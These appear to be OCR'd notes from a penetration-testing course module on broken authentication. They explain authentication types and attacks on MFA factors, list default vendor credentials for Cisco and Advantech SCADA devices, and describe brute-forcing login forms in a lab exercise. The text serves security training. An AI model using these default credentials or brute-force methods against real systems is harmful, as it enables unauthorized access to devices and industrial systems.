
Introduction

Authentication is defined as the act of proving an assertion. In this module's context, which revolves around application security, authentication could be defined as the process of determining if an entity (a user or an automated application) is who it claims to be.

The most widespread authentication method used in web applications is login forms, where a user enters their username and password to prove their identity. Login forms can be found on websites such as HTB Academy and Hack the Box to email providers such as Gmail, online banking, members rewards sites, and the vast majority of websites that offer some service. On HTB Academy, the login form looks like this:



Authentication is probably the most widespread security measure, and it is the first line of defense against unauthorized access. While it is commonly referred to and shortened as "auth," this short version is misleading because it could be confused with another essential security concept, Authorization.

Authorization is defined as the process of approving or disapproving a request from a given (authenticated) entity. This module will not cover authorization in-depth. Understanding the

difference between the two security concepts is vital to approach this module with the right mindset.

Assume that we have encountered a login form while performing a penetration test for our Inlanefreight customer. Nowadays, most companies offer certain services for which their customers have to register and authenticate.

Our goal as third-party assessors is to verify if these login forms are implemented securely and if we can bypass them to gain unauthorized access. There are many different methods and procedures to test login forms. We will discuss the most effective of them in detail throughout this module.

Authentiation Methods

During the authentication phase, the entity who wants to authenticate sends an identification string that could be an ID, a username, email, along with additional data.

The most common type of data that an authentication process requires to be sent together with the identification string is a password string. That being said, the type of additional data can vary between implementations.

Multi-Factor Authentication

Multi-Factor Authentication, commonly known as MFA (or 2FA when there are just two factors involved), can result in a much more robust authentication process.

Factors are separated into three different domains:
- something the user knows, for example, a username or password
- something the user has, like a hardware token
- something the user is, usually a biometric fingerprint

When an authentication process requires the entity to send data that belongs to more than one of these domains, it should be considered an MFA process.

Single Factor Authentication usually requires something the user knows:
- Username + Password

It is also possible for the requirement to be only something the user has.

Form-Based Authentication

The most common authentication method for web applications is Form-Based Authentication (FBA). The application presents an HTML form where the user inputs their username and password, and then access is granted after comparing the received data against a backend. After a successful login attempt, the application server creates a session tied to a unique key (usually stored in a cookie). This unique key is passed between the client and the web

application on every subsequent communication for the session to be maintained.

Some web apps require the user to pass through multiple steps of authentication. For example, the first step requires entering the username, the second the password, and the third a One-time Password (OTP) token.

An OTP token can originate from a hardware device or mobile application that generates passwords. One-time Passwords usually last for a limited amount of time, for example, 30 seconds, and are valid for a single login attempt, hence the name one-time.

It should be noted that multi-step login procedures could suffer from business logic vulnerabilities . For example, Step-3 might take for granted that Step-1 and Step-2 have been completed successfully.

HTTP Based Authentication

Many applications offer HTTP-based login functionality. In these cases, the application server can specify different authentication schemes such as Basic, Digest, and NTLM. All HTTP authentication schemes revolve around the 401 status code and the WWW-Authenticate response header and are used by application servers to challenge a client request and provide authentication details (Challenge-Response process).

When using HTTP-based authentication, the Authorization header holds the authentication data and should be present in every request for the user to be authenticated.

From a network point of view, the abovementioned authentication methods could be less secure than FBA because every request contains authentication data. For example, to perform an HTTP basic auth login, the browser encodes the username and password using base64.
The Authorization header will contain the base64-encoded credentials in every request.
Therefore, an attacker that can capture the network traffic in plaintext will also capture credentials. The same would happen if FBA were in place, just not for every request

Below is an example of the header that a browser sends to fulfill basic authentication.

HTTP Authentication Header

HTTP Authentication Header

```
GET /basic_auth.php HTTP/1.1
Host: brokenauth.hackthebox.eu
Cache-Control: max-age=0
Authorization: Basic YWRtaW46czNjdXIzcDQ1NQ==
```

The authorization header specifies the HTTP authentication method, Basic in this example, and the token: if we decode the string:

HTTP Authentication Header

```
YWRtaW46czNjdXIzcDQ1NQ==
```

as a base64 string, we'll see that the browser authenticated with the credentials: `admin:s3cur3p455`

Digest and NTLM authentication are more robust because the data transmitted is hashed and could contain a nonce, but it is still possible to crack or reuse a captured token.

Other Forms of Authentication

While uncommon, it is also possible that authentication is performed by checking the source IP address. A request from localhost or the IP address of a well-known/trusted server could be considered legitimate and allowed because developers assumed that nobody but the intended entity would use this IP address.

Modern applications could use third parties to authenticate users, such as SAML.
Also, APIs usually require a specific authentication form, often based on a multi-step approach.

Attacks against API authentication and authorization, Single Sign-On, and OAuth share the same foundations as attacks against classic web applications. Nevertheless, these topics are pretty broad and deserve their own module.

Login Example

A typical scenario for home banking authentication starts when an e-banking web application requests our ID, which could be a seven-digit number generated by the e-banking web application itself or a username chosen by the user. Then, on a second page, the application requests a password for the given ID. On a third page, the user must provide an OTP generated by a hardware token or received by SMS on their mobile phone. After providing the authentication details from the above two factors (2FA case), the e-banking web application checks if the ID, password, and OTP are valid.

Attacks Against Authenitation

Authentication attacks can take place against a total of three domains. These three domains are divided into the following categories:

- The HAS domain
- The IS domain
- The KNOWS domain

Attacking the HAS Domain

Speaking about the three domains described while covering Multi-Factor Authentication, the `has` domain looks quite plain because we either own a hardware token or do not. Things are more complicated than they appear, though:

- `A badge could be cloned without taking it over`
- `A cryptographic algorithm used to generate One-Time Passwords could be broken`
- `Any physical device could be stolen`

A long-range antenna can easily achieve a working distance of 50cm and clone a classic NFC badge. You may think that the attacker would have to be extremely close to the victim to execute such an attack successfully. Consider how close we are all sitting to each other when using public transport or waiting at a store queue, and you will probably change your mind. Multiple people are within reach to perform such a cloning attack every day.


Imagine that you are having a quick lunch at a bar near the office. You do not even notice an attacker that walks past your seat because you are preoccupied with an urgent work task. They just cloned the badge you keep in your pocket!!! Minutes later, they transfer your badge information into a clean token and use it to enter your company's building while still eating lunch.

It is clear that cloning a corporate badge is not that difficult, and the consequences could be severe.

Attacking the IS Domain

You may think that the `is` domain is the most difficult to attack. If a person relies on "something" to prove their identity and this "something" is compromised, they lose the unique way of proving their identity since there is no way one can change the way they are. Retina scan, fingerprint readers, facial recognition have been all proved to be breakable. All of them can be broken through a third-party leak, a high-definition picture, a skimmer, or even an evil maid that steals the right glass.

Companies that sell security measures based on the `is` domain state that they are incredibly secure. In August 2019, a company that builds biometric smart locks managed via a mobile or web application was breached. The company used fingerprints or facial recognition to identify authorized users. The breach exposed all fingerprints and facial patterns, including usernames and passwords, grants, and registered users' addresses. While users can easily change their password and mitigate the issue, anybody who can reproduce fingerprints or facial patterns will still be able to unlock and manage these smart locks.



Default Credentials

It is common to find devices with default credentials due to human error or a breakdown in/lack of proper process. According to Rapid7's Under the hoodie report for 2020, Rapid7's gained access using known default credentials or guessable accounts during 21% of their engagements.

Unfortunately, default credentials are also used by maintainers working on Industrial Control Systems (ICS) environments. They prefer having well-known access credentials when doing maintenance than relying on a company user, who is often not cyber security-savvy, to store a complex set of credentials securely. All penetration testers have witnessed such credentials stored on a Post-it note. This does not justify default credentials being used, though. A mandatory step of security hardening is changing default credentials and using strong passwords at an early stage of application deployment.

Another well-known fact is that some vendors introduce hardcoded hidden accounts in their products. One example is CVE-2020-29583 on Zyxel USG. Researchers found a hardcoded account with admin privileges and an unchangeable password. As you can see on the NIST website, Zyxel is not alone. A quick search against the CVE list with "CWE-798 - use of hardcoded credentials" as filter returns more than 500 results.

https://www.cirt.net/passwords


There is an old project, still maintained by CIRT.net and available as a web database used to collect default credentials split by vendors. Also, SecLists has a good list based on CIRT.net. The two options above have some overlap but also differences. It is a good idea to check both lists. Back to SCADA, in 2016 SCADA StrangeLove published a list of known passwords for industrial systems, both default and hardcoded, on their own GitHub repository.

https://github.com/scadastrangelove/SCADAPASS/blob/master/scadapass.csv

Even by today's security standards, it is common to come across well-known/poor sets of credentials in both critical and non-critical devices or applications. Example sets could be:

- admin:admin
- admin:password

It's always a good idea to try known or poor user/password sets with the help of the abovementioned lists. As an example, after having found a Cisco device during a penetration test, we can see that passdb contains 65 entries for Cisco devices:



Depending on which device we have found, for example, a switch, a router, or an access point, we should try at least:

- `empty:Cisco`
- `cisco:cisco`
- `Cisco:Cisco`
- `cisco:router`
- `tech:router`

It should be noted that we may not find default or known credentials for every device or

application inside the lists mentioned above and databases. In this case, a Google search could lead to very interesting findings. It is also common to come across easily guessable or weak user accounts in custom applications. This is why we should always try combinations such as: (user:user, tech:tech).


When we try to find default or weak credentials, we prefer using automated tools like ffuf, wfuzz, or custom Python scripts, but we could also do the same by hand or using a proxy such as Burp/ZAP. We encourage you to test all methods to become familiar with both automated tools and scripting.

Hands-On Example

https://academy.hackthebox.com/storage/modules/80/scripts/basic_bruteforce_py.txt
To start warming up, download this Python script, read the source code, and try to understand the comments. If you want to try this script against a live environment, download this basic PHP code and place it on a web server that supports PHP. It will be helpful while trying to solve the next question.

Before we can start attacking any web page, we must first determine the URL parameters accepted by the page. To do so, we can use Burp Suite and capture the request to see what parameters were used. Another way to do so is through our browser's built-in developer tools. For example, we can open Firefox within the Pwnbox and then bring up the Network Tools with [CTRL + SHIFT + E].

Once we do this, we can try to log in with any credentials (`test:test`) to run the form, after which the Network Tools would show the sent HTTP requests. Once we have the request, we can right-click on one of them and select `Copy` > `Copy POST data`:



This would give us the following POST parameters:

Code: bash

```
username=test&password=test
```


Another option would be to use `Copy` > `Copy as cURL command`, which would copy the entire `cURL` command, which we can use in the Terminal to repeat the same HTTP request:

```
Vigneswar@htb[/htb]$ curl 'http://URL:PORT/login.php' -H 'User-Agent: Mozilla/5.0 (Windows
```


As we can see, this command also contains the parameters `--data-raw 'username=test&password=test'`.

Exercise

1) Checked the login page




2) Checked for default credentials



In this list are the most popular **default username and password** combinations used by Advantech. Sometimes the username and password doesn't work that we mentioned in the top of this guide. Then you can try these username/password combinations below to get access to your Advantech Advantech WebAccess browser-based HMI and SCADA software wireless router.

#	Username	Password
1	admin	admin
2	advantech	admin
3	root	00000000
4	Admin	00000000
5	admin	(blank)
6	00000000	

3) Logged in with user advantech



Weak Bruteforce Protections

Before digging into attacks, we must understand the possible protections we could meet during our testing process. Nowadays, there are many different security mechanisms designed to prevent automated attacks. Among the most common are the following.

